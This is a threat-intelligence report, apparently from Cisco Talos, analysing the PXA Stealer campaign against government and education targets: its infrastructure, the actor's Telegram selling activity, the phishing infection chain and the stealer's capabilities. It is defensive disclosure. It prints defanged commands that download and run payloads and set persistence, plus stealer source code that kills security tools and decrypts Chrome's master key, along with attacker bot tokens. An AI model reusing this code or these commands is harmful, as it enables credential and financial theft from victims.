New PXA Stealer targets government and education sectors for sensitive information

By Joey Chen

Published: 2024-11-14 · Archived: 2026-04-05 16:45:40 UTC

Thursday, November 14, 2024 06:00

- Cisco Talos discovered a new information stealing campaign operated by a Vietnamese-speaking threat actor targeting government and education entities in Europe and Asia.
- We discovered a new Python program called PXA Stealer that targets victims' sensitive information, including credentials for various online accounts, VPN and FTP clients, financial information, browser cookies, and data from gaming software.
- PXA Stealer has the capability to decrypt the victim's browser master password and uses it to steal the stored credentials of various online accounts.
- The attacker has used complex obfuscation techniques for the batch scripts used in this campaign.
- We discovered the attacker selling credentials and tools in the Telegram channel "Mua Bán Scan MINI," which is where the CoralRaider adversary operates, but we are not sure if the attacker belongs to the CoralRaider threat group or another Vietnamese cybercrime group.

Victimology and targeted information

The attacker is targeting the education sector in India and government organizations in European countries, including Sweden and Denmark, based on Talos telemetry data.

The attacker's motive is to steal the victim's information, including credentials for various online accounts, browser login data, cookies, autofill information, credit card details, data from various cryptocurrency online and desktop wallets, data from installed VPN clients, gaming software accounts, chat messengers, password managers, and FTP clients.

Attacker’s infrastructure

Talos discovered that the attacker was hosting malicious scripts and the stealer program on a domain, tvdseo[.]com, in the directories “/file”, “/file/PXA/”, “/file/STC/”, and “/file/Adonis/”. The domain belongs to a Vietnamese professional search engine optimization (SEO) service provider; however, we are not certain whether the attacker has compromised the domain to host the malicious files or has subscribed to get legitimate access while still using it for their malicious purposes.

We found that the attacker is using the Telegram bot for exfiltrating victims’ data. Our analysis of the payload, PXA Stealer, disclosed a few Telegram bot tokens and the chat IDs – controlled by the attacker.


Attacker-controlled Telegram bot token
7545164691:AAEJ4E2f-4KZDZrLID8hSRSJmPmR1h-a2M4 7414494371:AAGgbY4XAvxTWFgAYiAj6OXVJOVrqgjdGVs
Attacker-controlled Telegram chat IDs
-1002174636072 -1002150158011 -4559798560

-4577199885


-4575205410

Attacker’s underground activities

We identified attacker’s Telegram account “Lone None,” which was hardcoded in the PXA Stealer program and analyzed various details of the account, including the icon of Vietnam’s national flag and a picture of the emblem for Vietnam’s Ministry of Public Security, which aligns with our assessment that the attacker is of Vietnamese origin. Also, we found Vietnamese comments in the PXA Stealer program, which further strengthen our assessment.




The attacker’s Telegram account has biography data that includes a link to a private antivirus checker website that allows users or buyers to assess the detection rate of a malware program. This website provides a platform for potential threat actors to evaluate the effectiveness and stealth capabilities of the malware before purchasing it, indicating a sophisticated level of service and professionalism in the threat actor's operations.




Antivirus	Result
Adaware Antivirus 12	clean
AhnLab V3 Internet Security	clean
Alyac Internet Security	clean
Avast Internet Security	clean
AVG AntiVirus	clean
Avira Antivirus	clean
Bitdefender Total Security	error: not available
BullGuard Antivirus	clean
ClamAV	clean
Comodo Antivirus	clean
Dr.Web Security Space 12	clean
Emsisoft Anti-Malware	clean
ESET NOD32 Antivirus	clean
FortiClient Antivirus	clean
F-Secure SAFE	clean
IKARUS anti.virus	clean
Kaspersky Internet Security	clean
McAfee Endpoint Protection	clean
Malwarebytes Anti-Malware	clean
Panda Antivirus	clean
Sophos Home	error: not available
Trend Micro Internet Security	clean
Webroot SecureAnywhere	error: not available
Windows 10 Defender	clean
ZoneAlarm Antivirus	clean
Zillya Internet Security	clean

We also discovered that the attacker is active in an underground Telegram channel, “Mua Bán Scan MINI,” mainly selling Facebook accounts, Zalo accounts, SIM cards, credentials, and money laundry data. Talos observed that this Vietnamese actor is also seen in the Telegram group in which the CoralRaider actor operates. However, we are not certain whether the actor is a member of the CoralRaider gang or another Vietnamese cybercrime group.


Talos discovered that the attacker is also promoting another underground Telegram channel, “Cú Black Ads – Dropship," by sharing a few automation tools to manage large numbers of user accounts in their channel and conducting the exchanging or selling of information related to social media accounts, proxy services, and a batch account creator tool.



The tools shared by the attacker in the group are automated utilities designed to manage several user accounts. These tools include a Hotmail batch creation tool, an email mining tool, and a Hotmail cookie batch modification tool. The compressed packages provided by the threat actor often contain not only the executable files for these tools but also their source code, allowing users to modify them as needed.




Hotmail batch creation tool from telegram channel.




Hotmail cookie batch modification tool from telegram channel.

We found that the attacker is not sharing all the tools for free, and some of them require users to send a unique key back to the Telegram channel administrator for software activation. This process ensures that only those who have been vetted or have paid for the tool can access its full functionality. We also discovered that these tools are distributed on other websites, such as aehack[.]com, highlighting that they are selling the tools. Additionally, a YouTube channel exists that provides tutorials on how to use these tools, further facilitating their widespread use and demonstrating the organized efforts to market and instruct potential users on their application.



Infection Chain



The attacker gains initial access by sending a phishing email with a ZIP file attachment, according to our telemetry data. The ZIP file contains a malicious loader executable file compiled in Rust language and a hidden folder called Photos. The hidden folder has other recurring folders, such as Documents and Images, that contain obfuscated Windows batch scripts and a decoy PDF document.

fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip - ZIP archive, unpacked size 147,991,182 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Photos	147,703,670	112,363,272	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.exe (Rust loader)	287,512	131,510	Application	9/21/2024 4:31 ...	FF9C5647

fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip\Photos - ZIP archive, unpacked size 147,991,182 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Documents	147,472,166	112,203,334	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.bat (Batch script)	231,504	159,938	Windows Batch File	9/15/2024 6:57 ...	5FFC34CE

fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip\Photos\Documents - ZIP archive, unpacked size 147,991,182 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Images	147,186,402	111,996,631	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.bat (Batch script)	34	36	Windows Batch File	9/10/2024 4:12 ...	A115BFD1
Document.pdf (Decoy PDF)	285,730	206,667	Microsoft Edge PDF...	9/8/2024 11:03 ...	6CE1CD6F

When a victim extracts the attachment ZIP file, the hidden folder and the malicious Rust loader executable are dropped onto the victim machine. When the malicious Rust loader executable is run by the victim, it loads and executes multiple obfuscated batch scripts that are in the dropped hidden folders.

We deobfuscated the Windows batch scripts using CyberChef, with each step in the process being crucial and requiring precise execution to achieve accurate deobfuscation. First, we employed regular expressions (regex) to filter out random characters consisting of uppercase and lowercase letters (A to Z). These random strings ranged in length from six to nine characters and were enclosed within "%" symbols. Next, we filtered out the "^" symbols and removed any remaining uppercase and lowercase letters (A to Z) as well as special characters "_," /'(?)," "$," "#," and "[]." Finally, we eliminated the "%" symbols and we were able to successfully deobfuscate the scripts and reveal their PowerShell commands.

Snippet of the obfuscated batch script	Snippet of the deobfuscated batch script

The batch scripts execute PowerShell commands simultaneously, performing the following activities on the victim machine:

- Opens a decoy PDF document of a Glassdoor job application form.

'GLASSDOOR'
Job

CANDIDATE INFORMATION
Job application profile

+(773) 7382-8397 Job@glassdoor.com www.glassdoor.com

PHOTO

Patient: ____
Date : ____

When you choose a company recommended by Glassdoor, you not only get access to a professional working environment but also receive outstanding benefits. With transparent information about benefits, employee reviews, and attractive compensation, we are committed to providing job satisfaction as well as long-term development opportunities. This is a place where you can develop your career in a positive, fair and promising environment.

PERSONAL INFORMATION

CONTACT INFO

Last name ____ Frist name ____

Indicate your gender:

Birth Date: ____ ☐ Male ☐ Female ☐ I choose not to disclose

Adress ____

City: ____ State: ____ ZIP ____

Email ____ Phone: ____

Marital Status: ○ Married ○ Single ○ Divorced ○ Widowed ○ Other ○

Date of Application	Position	Employment Type
		☐ Full-Time ☐ Part-Time ☐ Remote

Website (optional)

URL (LinkedIn, Github, Portfolio) ____

URL (LinkedIn, Github, Portfolio) ____

- Downloads a portable Python 3.10 package archive masquerading as "synaptics.zip", which is hosted on the attacker-controlled domain through the hardcoded URL "hxxps[://]tvdseo[.]com/file/synaptics[.]zip", and saves it in the user profile's temporary folder as well as in the public user's folder with the random file names and extracts them.

```
C:\WINDOWS\system32\cmd[.]exe /S /D /c echo [Net[.]ServicePointManager]::SecurityProtocol = [Net[.]S

C:\WINDOWS\system32\cmd[.]exe /S /D /c echo [Net[.]ServicePointManager]::SecurityProtocol = [Net[.]S
```

```
C:\WINDOWS\system32\cmd[.]exe /S /D /c echo $dst = [System[.]IO[.]Path]::Combine([System[.]Environmen

C:\WINDOWS\system32\cmd[.]exe /S /D /c echo Add-Type -AssemblyName System[.]IO[.]Compression[.]FileS
```

- Then, it creates and runs a Windows shortcut file with the file name “WindowsSecurity.lnk”, configuring a base64-encoded command as a command line argument in the user profile’s temporary folder and configures the “Run” registry key with the path of the shortcut file to establish persistence.

```
C:\WINDOWS\system32\cmd[.]exe /S /D /c echo $s = $payload = import base64;exec(base64.b64decode('aW1

C:\WINDOWS\system32\cmd[.]exe /S /D /c echo New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows
```

- The Windows shortcut file with a single-line Python script using a disguised portable Python executable downloads a base64-encoded Python program from a remote server. The downloaded program contains instructions to disable the antivirus programs on the victim’s machine.

```
cmd[.]exe  /c start "" /min C:\Users\Public\oZHyMUy4qk\synaptics[.]exe -c "import urllib[.]request;i
```

- Next, the batch script continues to execute another PowerShell command that downloads the PXA Stealer Python program and executes it with the masqueraded portable Python executable “synaptics.exe” on the victim’s machine.

```
cmd[.]exe /c start  /min C:\Users\Public\oZHyMUy4qk\synaptics[.]exe -c import urllib[.]request;impor
```

- Another batch script called “WindowsSecurity.bat” is dropped in the Windows startup folder of the victim’s machine to establish persistence, which has the command to download and execute the PXA Stealer Python program shown in the earlier paragraph.

PXA Stealer targets victims’ sensitive data

PXA Stealer is a Python program that has extensive capabilities targeting a variety of data on the victim’s machine.

When the PXA Stealer is executed, it kills a variety of processes from a hardcoded list, including endpoint detection software, network capture and analysis process, VPN software, cryptocurrency wallet applications, file transfer client applications, and web browser and instant messaging application processes by executing “task kill” commands.

```
import ctypes; ctypes.WinDLL('user32').ShowWindow(ctypes.WinDLL('kernel32').GetConsoleWindow(), 0)
import os, json, base64, sqlite3, shutil, requests, glob, re, zipfile, io, datetime, hmac, subprocess, ctypes.wintypes
from base64 import b64decode
from hashlib import sha1, pbkdf2_hmac
from pathlib import Path
from pyasn1.codec.der.decoder import decode
from Crypto.Cipher import AES, DES3
from win32crypt import CryptUnprotectData
from ctypes import windll, byref, create_unicode_buffer, pointer, WINFUNCTYPE
from ctypes.wintypes import DWORD, WCHAR, UINT

ImportantKeywords = ['paypal', 'perfectmoney', 'etsy', 'facebook', 'ebay', 'coin', 'binance', 'wallet', 'payment', 'amazon', 'crypto', 'business',
'server', 'instagram', 'rdp', 'blockchain', 'vpn', 'google', 'roblox', 'host', 'cloud', 'houbi', 'hbo', 'spotfiy', 'twitch', 'steam', 'reddit',
'twitter', 'instagram', 'prime', 'subgiare', 'netflix', 'garena', 'riotgames', 'clone', 'via', 'nguyenlieu', 'otp', 'sim', 'smit', 'proxy', 'mail',
'traodoisub', 'tuongtaccheo', 'bysun', 'mmo', 'tool', 'bm', 'tkqc', 'tainguyen', 'thesieure', 'sms', 'captcha', 'bank', 'money', 'hosting',
'tenten', 'domain', 'linkedin', 'tiktok', 'snapchat', 'pinterest', 'venmo', 'skrill', 'payoneer', 'westernunion', 'cashapp', 'zelle', 'bitcoin',
'ethereum', 'dongvan']
LocalAppData = os.getenv("LOCALAPPDATA")
AppData = os.getenv("APPDATA")
TMP = os.getenv("TEMP")
USR = TMP.split("\\AppData")[0]
PathBrowser = f"{TMP}\\Browsers Data"

process_names = [
 "ArmoryQt.exe","Atomic Wallet.exe","bytecoin-gui.exe","Coinomi.exe","Element.exe","Exodus.exe","Guarda.exe",
 "KeePassXC.exe","NordVPN.exe","OpenVPNConnect.exe","seamonkey.exe","Signal.exe","filezilla.exe",
 "filezilla-server-gui.exe","keepassx-cproxy.exe","nordvpnservice.exe","steam.exe","walletd.exe",
 "waterfox.exe","Discord.exe","DiscordCanary.exe","burp.exe", "Ethereal.exe", "EtherApe.exe",
 "fiddler.exe", "HTTPDebuggerSvc.exe", "HTTPDebuggerUI.exe", "snpa.exe", "solarwinds.exe",
 "tcpdump.exe", "telerik.exe", "wireshark.exe", "winpcap.exe"
]

for process_name in process_names:
    try:
        subprocess.run(["taskkill", "/F", "/IM", process_name], check=True)
    except:
        continue


creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')

categories_order = ["Desktop Wallets", "Browser Wallets", "VPN Extensions", "Messengers", "VPN Clients", "Gaming", "Password Managers", "FTP
Clients"]wser)
        logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
        with open(logins_file, "a", encoding="utf-8") as f:
            f.writelines(login_data)
    return count
```

Detection evasive function of PXA Stealer.

The stealer has the capability of decrypting the browser master key, which is a cryptographic key used by web browsers like Google Chrome and other Chromium-based browsers to protect sensitive information, including stored passwords, cookies, and other data in an encrypted form on the local system. The stealer accesses the master key file “Local State” located in the browser folder of the user’s profile directory, which contains the information of the encryption key used to encrypt the user data stored in the “Login Data” file, and decrypts it using the “CryptUnprotectData” function. This allows the attacker to gain access to the stored credentials and other sensitive browser information.

```
def get_ch_master_key(path):
    try:
        with open(os.path.join(path, "Local State"), "r", encoding="utf-8") as f:
            c = f.read()
    except FileNotFoundError:
        return None
    if 'os_crypt' not in c:
        return None
    try:
        local_state = json.loads(c)
        ch_master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
        ch_master_key = ch_master_key[5:]
        ch_master_key = CryptUnprotectData(ch_master_key, None, None, None, 0)[1]
        return ch_master_key
    except:
        return None
```

Browser master key decryption function of PXA Stealer.

